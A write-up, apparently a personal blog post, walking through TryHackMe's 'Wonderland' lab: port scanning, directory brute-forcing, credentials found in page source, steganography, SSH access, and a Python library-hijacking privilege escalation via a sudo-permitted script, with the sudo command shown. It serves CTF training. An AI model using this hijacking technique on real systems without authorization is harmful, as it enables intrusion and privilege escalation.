Wonderland

Hello. I’m Fathy. Here is my Wonderland —TryHackMe .


First, deploy the machine and **nmap** for opened ports.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nmap -sV -Pn 10.10.201.78
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 07:16 EDT
Nmap scan report for 10.10.201.78
Host is up (0.56s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.65 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$
```


And we get 2 port are open ssh and HTTP. ssh requires credentials which we don't have and so I'll start by enumerating HTTP which has a big attack vector. On opening the webpage we get a standard webpage

I decided to view the source code but found nothing interesting and decided to see if common files like **robots.txt** existed on the web server but nothing meaningful came up. So i decided to run gobuster a web directory bruteforcing tool


And one unique directory came up **/r**




i opened the webpage and really found nothing interesting just a message saying **keep going**




I decided to do another directory bruteforcing with gobuster and found another web page **/a**




I opened the webpage and still got nothing interesting just a message saying **keep going**




I did another directory bruteforcing with gobuster and found a web page **/b**




On opening the web page i still got nothing interesting just a message saying **keep going**



And i started seeing **a pattern** the homepage said follow the white rabbit




So i decided to gamble and see if the other directories would spell rabbit and to my surprise it did



But still i got nothing interesting so i decided to view the page source

And to my surprise i got ssh logging credentials



While i was looking at the box later on i found that there was some bit of stenography involves. The homepage had an image


i downloaded it to my local box using wget . I decided to see if i could extract information using steghide. Steghide is steganography program which hides bits of a data file in some of the least significant bits of another file in such a way that the existence of the data file is not visible and cannot be proven.

And i found a text file called **hint.txt** was hidden in the image which just said


“follow the r a b b i t”

It really wasn’t a necessity for someone to complete the box but it sure helped someone


But we got login credentials i tested them to see if they work on ssh




Obtain the flag in user.txt



And voila we have a shell on the box that was easy. Alice's home directory has two files named root.txt which we don't have read access to (no surprises there) and a python script called **walrus_and_the_carpenter.py.**



I decided to run **sudo -l** to see what files i could run with sudo command and found i could ran **walrus_and_the_carpenter.py** as the **rabbit** user which means that probably this is the attack vector we should be looking at



On opening the python script

I found it had a module called random and a variable called poem

```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright —
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done —
"It's very rude of him," she said,
"To come and spoil the fun!"

The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head —
There were no birds to fly.

The Walrus and the Carpenter
Were walking close at hand;
They wept like anything to see
Such quantities of sand:
"If this were only cleared away,"
They said, "it would be grand!"

"If seven maids with seven mops
Swept it for half a year,
```

Now we know that the random.py stays in **/usr/lib/python3.6**, which is **AFTER** alice home folder. Which means that if we create a **random.py** file in alice home folder, the python program will use that **random.py**, not the real random.py in /usr/lib/python3.6.

Let's create **random.py** but inside, we will spawn a shell!

Now save this random.py, **chmod +x** to make it executable and then, run the walrus_and_the_carpenter.py as rabbit.

sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py

And now I'm rabbit!

NOTE:

